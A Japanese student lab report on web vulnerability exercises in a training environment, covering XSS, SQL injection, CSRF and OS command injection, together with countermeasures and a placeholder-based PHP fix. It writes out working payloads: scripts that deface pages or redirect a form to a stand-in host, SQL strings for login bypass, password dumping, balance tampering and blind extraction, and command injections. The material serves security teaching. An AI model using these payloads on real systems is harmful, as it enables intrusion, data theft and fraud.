セキュリティ・ネットワーク学実験 3(B2)
Web アプリケーション脆弱性演習

2600200087-2
Oku Wakana
奥 若菜

July 14 2022

1　クロスサイト・スクリプティング

1.1　脆弱性の概要および発見

1.1.1　クロスサイト・スクリプティングとは

クロスサイト・スクリプティングの脆弱性とは、不正なスクリプトを何らかの手段で Web ページに埋め込むことで、その不正なスクリプトが被害者のブラウザ上で実行されてしまう脆弱性である。この脆弱性が利用されることで、偽の Web ページが表示されたり、Cookie が不正に取得されるといった被害が発生する。

1.1.2　脆弱性の発見手法

HTML で出力する時に「>」を「<」に置換するなど、特別な意味を持つ文字を、特別な意味を持たない表記文字に置換することをエスケープ処理と言う。受け取った入力データを、エスケープ処理を行わずに画面に出力している箇所があれば、クロスサイト・スクリプティングの脆弱性となる。

1.1.3　脆弱性の発見演習

下の図 1 のより、脆弱性のあるプログラムの名前欄に「'>"><hr>」と入力し、リクエスト送信したところ、出力画面に水平な線が表示された。また、図 2 のより、対策が行われているプログラムに同じ入力を行ったところ、入力した文字列がそのまま表示された。

図 1　脆弱性のあるプログラム



図 2　対策の行われているプログラム

これらのフレーム内のソースコードを示した図 3,4 より、脆弱性のあるプログラムでは<hr>がタグとして扱われているのに対し、対策の行われているプログラムでは、全てが文字列として扱われていることが分かる。

図 3　脆弱性のあるプログラム



図 4　対策の行われているプログラム

1.2　アンケートページの改ざん (反射型)

反射型クロスサイト・スクリプティングの脆弱性とは、Web アプリケーションがユーザから受け取った入力データを、そのままの形（実行可能な形）でウェブページの出力に利用してしまう問題である。今回はアンケートページの名前欄に反射型の脆弱性が発見できたため、名前欄に相当するパラメータである「name」の値を書き換え、作成した URL を名前欄に入力した。入力した URL は、「http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1121/VulSoft/enquete.php?page=2&sex=0&old=1&company=&xss=1&trouble=1&content=&name=<script>document.getElementById("account").innerHTML='<fontcolor="blue"size="3">もれなく一万円をプレゼントいたします。名前、住所、口座番号を入力してください。';</script>」である。

下の図 5,6 はそれぞれ実行前と実行後のアンケートページの画面である。リクエストを送信することで、「*のついている項目は入力必須です。」という注意書きを書き換えることができた。



図 5　実行前の画面



図 6　実行後の画面

1.3　入力情報の漏洩 (反射型)

投稿ボタンをクリックすると、ポップアップダイアログによって送信先を表示するようなアンケートページにおいて、送信先を変更するようなスクリプトを含む URL を作成し、名前欄に見つかった反射型の脆弱性を利用してスクリプトを実行させた。入力した URL は「`http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1122/VulSoft/enquete.php?page=2&sex=0&old=1&company=&xss=1&trouble=1&content=&name=<script>document.getElementById("enquete_form").action="http://another_host/private_info_storage.php";</script>`」である。

下の図 7,8 はそれぞれ実行前と実行後で、表示されたポップアップをキャプチャしたものである。内容を見ると送信先の URL が書きかわっていることが確認できる。

図 7　実行前の画面

図 8　実行後の画面

1.4　掲示板に埋め込まれるスクリプト (格納型)

格納型クロスサイト・スクリプティングの脆弱性とは、Web アプリケーションのデータ格納領域にユーザからの入力データに含まれる不正なスクリプトを永続的に格納してしまうことによって、ページを閲覧するごとにスクリプトが実行されてしまう問題である。

今回は掲示板サイトの本文欄に脆弱性が存在するため、下の図 9 のように、本文欄にスクリプト `<script>alert('DialogbyXSS')</script>` を書き込んで投稿した。これにより、図 10 のように、ユーザが掲示板にアクセスするたびに、ポップアップダイアログが表示されるようになった。



図 9　入力の様子

図 10　実行結果

1.5　Web ページの改ざん (DOM ベース)

DOM ベースのクロスサイト・スクリプティングの脆弱性とは、DOM(Document Object Model) を利用しているスクリプトが、DOM ツリーに存在する不正なスクリプトをウェブページの表示に利用してしまうことによって、スクリプトが実行されてしまう問題である。

今回はウェブ検索ページの検索キーワード欄に脆弱性が存在するため、それに相当するパラメータである「keyword」の値をスクリプトに書き換え、作成した URL を検索キーワード欄に入力した。実際に入力した URL は、「`http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1124/VulSoft/search.php?keyword=<script>document.getElementById('link0').href="http://www.ritsumei.ac.jp/ct/"</script>&submit=%E6%A4%9C%E7%B4%A2&page=1`」である。

下の図 11,12 のように、脆弱性が利用されスクリプトが実行されることで、検索結果に表示される「セッション管理」のリンク先を「manaba+R」のページに置き換えることができた。

図 11　実行結果

図 12　URL 遷移先

1.6　不完全な対策

クロスサイト・スクリプティングの脆弱性の不完全な対策として、ブラウザ上で入力チェックを行う対策がある。しかしこの対策は、ブラウザのアドレス欄などから不正なスクリプトを入力されることによって、回避されてしまう可能性がある。

今回は掲示板サイトの本文欄に脆弱性が存在するので、投稿を行う前に URL の本文欄に相当するパラメータである「content」の値をスクリプトに書き換え、入力チェックを回避するために、作成した URL をアドレス欄から直接指定した。結果として、図 13 のように、掲示板の注意書きを任意のものに書き換えることができた。



図 13　実行結果

1.7　ヘッダ要素へのスクリプト

1.7.1　脆弱性の概要

クロスサイト・スクリプティングの脆弱性の対策が、画面からの入力項目に対してのみで、ヘッダ要素まで及んでいない場合、ヘッダ要素を狙いクロスサイト・スクリプティングの脆弱性を悪用した攻撃を受けてしまう可能性がある。アクセスログや投稿者の User-Agent をブラウザで表示するような場合、環境変数は利用者によって設定可能であることに注意しなければならない。画面上の入力項目に対して対策を行っていても、環境変数に対して行っていなければ、それを悪用されることでクロスサイト・スクリプティングの脆弱性となる。

1.7.2　脆弱性の発見

下の図 14 のように、User-Agent を「'>"><hr>」と設定し、ネットショッピングサイトにリクエストを送信したところ、アクセスログのブラウザ情報の項目に水平線が引かれたため、脆弱性が発見できた。



図 14　環境変数の設定

図 15　実行結果

1.7.3　脆弱性を利用した攻撃

1.7.2 章で発見した、ブラウザ情報の表示に存在する脆弱性を利用して、User-Agent に設定したスクリプトを実行させ、業務妨害を目的に、ブラウザの背景色を変更する攻撃を行う。下の図 16 のように、User-Agent を「<script>document.bgColor='000000'</script>」と設定し、ネットショッピングサイトにリクエストを送信したところ、図 17 のように、ブラウザの背景色を黒にすることができた。



図 16　環境変数の設定

図 17　実行結果

2　SQL インジェクション

2.1　脆弱性の概要および発見

2.1.1　SQL インジェクションとは

SQL インジェクションとは、悪意のあるリクエストにより、ウェブアプリケーションが意図しない SQL 文を実行してしまうことで、データベースを不正に操作されてしまう脆弱性である。この脆弱性が悪用されることで、データベース内の情報が改ざんされたり、個人情報や機密情報が漏えいしたりする可能性がある。

2.1.2　脆弱性の発見

画面の入力パラメータに「'（シングルクォーテーション）」を入れてリクエストを送信すると、SQL 文の構成時に入力された値をそのまま SQL 文に使用する箇所がある場合、データベースエラーが発生する。このとき、その入力欄に SQL インジェクションの脆弱性が存在するといえる。

脆弱性が存在するログイン画面では、パスワードに「'」を入力すると、図 18 のように、データベースエラーが発生した。また、脆弱性への対策が行われているログイン画面では、パスワードに「'」を入力しても、データベースエラーが発生せず、図 19 のように、入力したパスワードが間違っている内容を伝えるメッセージが出力された。



図 18　脆弱ログイン画面



図 19　対策されているログイン画面

2.2　不正なログイン (文字列リテラル)

ここでは文字列リテラルに対する SQL インジェクションの脆弱性が存在することによって、認証を回避され、不正ログインが実行されることを確認する。脆弱性の発見手法を用いたところ、ログイン画面のパスワード欄に脆弱性が存在することが確認できた。そこで、常に true を返すような文字列「'OR'1'='1'–」をパスワードに入力したところ、本来のパスワードを用いずにログインすることに成功した。

図 20　脆弱ログイン画面

図 21　実行結果

2.3　情報漏えい (数値リテラル)

ここでは、数値リテラルに対する SQL インジェクションの脆弱性が存在することによって、データベース上に蓄積された非公開情報を閲覧され、個人情報や機密情報が漏えいするなどの問題を引き起こす可能性があることを確認する。

このバンキングサイトには、口座残高照会ページの残高表示後の URL にある account_id に脆弱性が存在することが分かった。下の図 22 のような通常の残高表示の場合、URL は「`http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1222/VulSoft/bank.php?page=3&account_id=1000006`」となっており、account_id には選択した口座番号が指定される。

account_id が常に true となるような URL「http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1222/VulSoft/bank.php?page=3&account_id=99OR2=2」を作成し、アドレスから直接リクエストを送信した。その結果、図 23 のように、全ての口座残高を表示することができ、SQL インジェクションによって情報漏えいが起こることを確認することができた。



図 22　通常画面

図 23　実行結果

2.4　他テーブル情報の漏えい (数値リテラル)

データベースを利用するウェブアプリケーションに SQL インジェクションの脆弱性が存在するとき、SQL の UNION 句が利用されることによって、他テーブルの情報であっても漏えいする可能性があることを確認する。このバンキングサイトには、入出金履歴閲覧ページの入出金履歴表示後の URL にある account_id に脆弱性があることが分かった。ログインしているアカウントである sato さん以外の ID とパスワードを表示させるために、UNION 句を用い、user テーブルを問い合わせた結果を結合する。このとき、入出金履歴に表示するデータと、結合するデータの列数と型が同じなるように注意した。作成した URL は、「http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1223/VulSoft/bank.php?page=4&account_id=99UNIONSELECTNULL,id,password,0,0,0FROMuser」である。これをアドレスから送信した結果、下の図 24 のように、全てのユーザの ID とパスワードを表示することができた。

図 24　実行結果

2.5　データベースの改ざん (数値リテラル)

データベースを利用するウェブアプリケーションに SQL インジェクションの脆弱性が存在するとき、データベースに蓄積された情報を改ざんされる可能性があることを確認する。SQL 文をセミコロン「;」で区切って複数記述する形式のことを複文といい、これを用いることで 1 度に複数の SQL 文を実行することができる。

今回、バンキングサイトの振込処理ページの振込先口座欄に脆弱性が見つけられたので、そこに複文を用いて口座残高を書き換える SQL 文を入力した。下の図 25 のように「2000002; UPDATE account SET balance = 10000000 WHERE account_id =1000006」を振込先口座欄に入力すると、まず 2000002 に入力した金額が振り込まれ、次に「;」後の SQL 文が実行されることによって、図 26 のように、口座番号 1000006 の残高が 10000000 円に上書きされた。

図 25　通常画面

図 26　実行結果

2.6　ブラインド SQL インジェクション

該当するデータの存在有無の確認などに SQL 文が利用されることもある。このような、実行結果を画面へ出力しない SQL 文において、SQL インジェクションの脆弱性があることを、ブラインド SQL インジェクションの脆弱性と呼ぶ。

今回、通販サイトの新規登録画面の ID 欄に脆弱性が見つけれたので、これを利用して管理者アカウント admin のパスワードを特定する。実際に ID 欄に入力するのは「sato' AND SUBSTR((SELECT password FROM user WHERE id = 'admin'),1,1) = 'a'–」のような文字列である。この文の SUBSTR 以降は、ID=1 のユーザのパスワードの先頭 (1 文字目) から数えて 1 文字分を取り出して、それが a であるかどうかを判定している。下の図 27 は、判定が TRUE になり「既に使われている ID です。」というメッセージが表示された画面である。このとき、その桁のパスワードが明らかになったといえる。また、パスワードが一致しない場合、判定が FALSE となり、下の図 28 のように「使用可能な ID です。」という文字列が表示される。これを全ての桁で行うことで、ID が admin であるユーザのパスワードが「bda」であることが分かった。

図 27　パスワードが一致

図 28　パスワードが不一致

上記で得られたパスワードを使用することで、管理者としてログインすることに成功した。

図 29　実行結果

3　CSRF クロスサイト・リクエスト・フォージェリ

3.1　脆弱性の概要および発見

3.1.1　クロスサイト・リクエスト・フォージェリとは

クロスサイト・リクエスト・フォージェリとは、ウェブサイトにログインしたユーザが、攻撃者によってあらかじめ用意された罠により、意図しないリクエストを実行させられてしまう脆弱性である。実際に、ログインしたユーザのみが利用可能なサービスを悪用される、編集可能な情報を改ざんされるといった被害がある。

3.1.2　脆弱性の発見

このウェブサイトは、パスワードを変更する際に、現在のパスワードが要求されないことが確認できた。また、html ソースコードを表示したところ、このページは hidden 属性でトークンを持っていないことが確認できた。ソースコードの form の action の値を、絶対パスである「`http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1311/VulSoft/login.php?page=5`」に書き換え、ブラウザで表示した。
このときの画面をキャプチャしたものが、下の図 30 である。この画面からパスワードの変更を試みたところ、

下の図 31 のように、正規の変更画面を介さずに、パスワードを変更することに成功した。



図 30　パスワードが一致



図 31　パスワードが不一致

このような攻撃への対策として、下の図 32 のように hidden 属性でトークンを持たせ、リクエストを受けた際に利用者の確認をすることが挙げられる。



図 32　ソースコード

3.2　意図しない命令の実行

このウェブサイトは、hidden 属性のトークンを保持しているが、値が固定であり、変更直前にパスワードを求められることもないので CSRF の脆弱性があるといえる。個人情報公開設定を変更することを目標に、意図しないリクエストを送信させる罠のリンクを作成し、掲示板に投稿する。

設定変更に関する URL を観察すると、個人情報公開の設定に相当するのが、public という名前のパラメータであると分かった。「公開する」に設定したいので、public のパラメータを 1 にするような URL「`http://appgoat.cysec-lab.org/Users/is0550kr/Web/Scenario1321/VulSoft/sns.php?page=4&public=1`」を作成した。この URL を掲示板に投稿し、ログイン状態である人がアクセスした場合、設定が変更される。下の図 33 は、実際にその URL にアクセスしたときの画面である。また図 34 より、URL にアクセスした yamada さんの設定が変更されていることを確認できた。

このような攻撃への対策として、hidden 属性のトークンに、安全な疑似乱数を用いて生成した秘密情報を挿入することが挙げられる。そして、ユーザから Web ページ表示のリクエストを受けた際には、hidden 属性の値と秘密情報を比較し、一致しない場合は処理を行わないようにする。



図 33　URL アクセス結果

図 34　設定画面

3.3　不完全な対策

CSRF の対策として、リクエストに秘密情報を含ませる方法が有効だが、秘密情報に規則性がある場合、秘密情報を推測され、この対策を回避されてしまう可能性がある。SNS サイトに複数回ログインして、hidden 属性に格納されている秘密情報の値を調査した。下の図 35,36 はそれぞれ 1 度目と 2 度目のログイン時のページの html ソースである。秘密情報は hidden 属性の secret に格納されており、1 度目の値が 1000、2 度目の値が 1001 となっている。この後も何度かログインした結果、secret の値は初期値が 1000 であり、ログインをしてセッションを確立するたびに 1 ずつ増えるという規則性があることが分かった。

図 35　URL アクセス結果

図 36　設定画面

攻撃者に秘密情報を推測され、CSRF の対策が回避されることを防ぐために、秘密情報を利用する場合は、安全な疑似乱数を用いて、第三者に予測困難な秘密情報を利用する必要がある。

4　OS コマンド・インジェクション

4.1　脆弱性の概要および発見

4.1.1　OS コマンド・インジェクションとは

OS コマンド・インジェクションとは、悪意のあるリクエストにより、ウェブアプリケーションが意図しない OS コマンドを実行することで、システムに不正にアクセスされてしまう脆弱性である。この脆弱性が悪用されるとサーバ内のファイルが閲覧、改ざん、削除されたり、システムが不正に操作される可能性がある。

4.1.2　脆弱性の発見

ファイル名の変更、メールの送信などの処理にシェル経由で OS コマンドを実行している場合、受け取った入力データをエスケープ処理せずにコマンドに代入している場合に、OS コマンド・インジェクションの脆弱性となる。この検査方法として、画面の入力パラメータに「& /windows/system32/ping n 21 127.0.0.1」を入れて、リクエストを送信し、処理に約 20 秒の遅延が発生すれば脆弱性があると分かる。

下の図 37,38 のように、Web メールアプリケーションの入力欄において、上記の検査方法を行ったところ、処理に約 20 秒の遅延が生じ、脆弱性があることが確認できた。この脆弱性への対策として、「&」を「'&'」に置換するなど、シェルにおいて特別な意味を持つ文字に対して、エスケープ処理を行うことが挙げられる。



図 37　メール送信画面



図 38　実行結果

4.2　システム情報の漏えい

OS コマンド・インジェクションの脆弱性が利用されることで、ディレクトリ名などの情報が漏えいする可能性があることを確認する。初めに、Web ショッピングサイトの脆弱性を発見するために、商品管理のページから、変更後ファイル名の欄に「example3.txt & /windows/system32/ping n 21 127.0.0.1」を入力して送信した。その結果、約 20 秒の遅延が発生したため、この入力欄に脆弱性があることが確認できた。

この脆弱性を利用して、C ドライブ直下のファイル名とフォルダ名の一覧を取得する OS コマンド「dir /b c:\」を実行させる。変更後ファイル名の欄に「example2.txt & dir /b c:\」と入力したところ、下の図 39 のように、情報を表示させることができた。



図 39　実行結果

このような攻撃は、シェル経由で OS コマンドを実行している場合に起こされる可能性がある。対策としては、exec() 等のシェル機能を呼び出せる関数を避け、同じ処理のできる別の関数を用いることや、シェル機能を呼び出せる関数を使う必要がある場合には、エスケープ処理を行うことが挙げられる。

5 問題

5.1 問 1 クロスサイト・スクリプティング

5.1.1 (a)Cookie が漏えいしない仕組みはどのようなものか

Cookie とは、Web サイトがユーザーの情報を一時的に保持するために、ブラウザに保存するファイルのことである。Cookie には様々な属性を付与することが可能であり、Cookie が安全に送信され、意図しない第三者やスクリプトからアクセスされないようにするために、Secure 属性と HttpOnly 属性の 2 つがある。

Secure 属性がついた Cookie は https プロトコル上の暗号化されたリクエストでのみサーバーに送信され、暗号化されていない http では決して送信されないため、傍受されていたとしても Cookie の情報の漏洩を防ぐことができる。また、HttpOnly 属性を持つ Cookie は、JavaScript で Cookie の読み書きを行う Document.cookieAPI からアクセスすることができないため、クロスサイトスクリプティング攻撃を緩和するのに役立つと考えられる。

5.1.2 (b) クロスサイトスクリプティングではなぜ Cookie が漏洩してしまうのか

Cookie に HttpOnly 属性が付与されていない場合、JavaScript から Cookie へのアクセスが可能である。よって、クロスサイト・スクリプティングの脆弱性により、攻撃者のスクリプトをユーザが実行することで、ユーザーが Cookie を含んだ状態で攻撃者のサイトにアクセスしてしまう。その際に攻撃者サイトの Web サーバに残るログなどから、Cookie が攻撃者に漏えいすることになる。

5.1.3 (c)Cookie の漏洩によって起きうる被害はなにか

Cookie にはユーザがログインした際のセッション ID が格納されているので、Cookie が漏洩した場合、攻撃者はそのユーザに成りすまして、ユーザのみが利用可能なサービスを利用される「セッションハイジャック」が起きる。これにより、ユーザの情報が漏えいしたり、パスワードなどの情報が変更されてしまうといった被害が起きる。

5.1.4 (d) クロスサイト・スクリプティングで Cookie が漏洩しないようにするためには

システムの仕様上どうしても JavaScript で参照が必要なケースを除いては、Cookie に HttpOnly 属性を持たせることが効果的である。また、ネットバンクなど重要な情報を扱うサイトでは、一定時間が過ぎると自動的にログアウトするような設定にするか、ブラウザを閉じるなどのセッション終了時に Cookie が切れるようにすることが求められる。

5.2 問 2 不正なログイン (文字列リテラル) のコード修正

以下は修正前のコードである。入力されたデータを文字列連結により SQL 文に代入しているため、SQL インジェクションの脆弱性となる。

Listing 1 修正前ソースコード

```
1  public function login()
2  {
3      $db = $this->get_db();
4      // リクエストパラメタを取得
5      $param = $this->get_param();
6      try {
7          // ユーザからの入力値を文字列連結してSQL文を組み立てる
8          $stmt = $db->prepare("SELECT * FROM user WHERE id = '" . $param["id"] . "'
               AND password = '" . $param["password"] . "';");
9          if ($stmt == null) {
10             throw new Exception();
11         }
12         // プレースホルダを使わずにプリペアドステートメントを実行する
13         $stmt->execute();
14 //以下は省略
```

8〜9 行目の SQL 文に入力パラメータを反映する部分を、SQL 文の雛形の中に変数の場所を示すプレースホルダ「?」を置いて、後から値を挿入するように修正する。下の修正例では、先に SQL 文を確定させ、13 行目で値の配列を渡してプリペアドステートメントを実行するため、入力データによって SQL 文が変更されることを防いでいる。

Listing 2 修正後ソースコード

```
1  public function login()
2  {
3      $db = $this->get_db();
4      // リクエストパラメタを取得
5      $param = $this->get_param();
6      try {
7          // 疑問符パラメータを用いてSQLステートメントを準備する
8          $stmt = $db->prepare("SELECT * FROM user WHERE id = ? AND password = ?");
9          if ($stmt == null) {
10             throw new Exception();
11         }
12         // 値の配列を渡してプリペアドステートメントを実行する
13         $stmt->execute(array($param["id"], $param["password"]));
14 //以下は省略
```

5.3 問 3 CSRF の「意図しない命令の実行」の対策

Hidden 属性を用いた秘密情報の交換以外の方法で CSRF の意図しない命令を防ぐ方法として、重要な命令の直前に確認画面を設けることがあげられる。どのような命令が実行されるのかをユーザに示すことで、ユーザが意図しない命令であった場合に、命令の実行を取り止めることができるためである。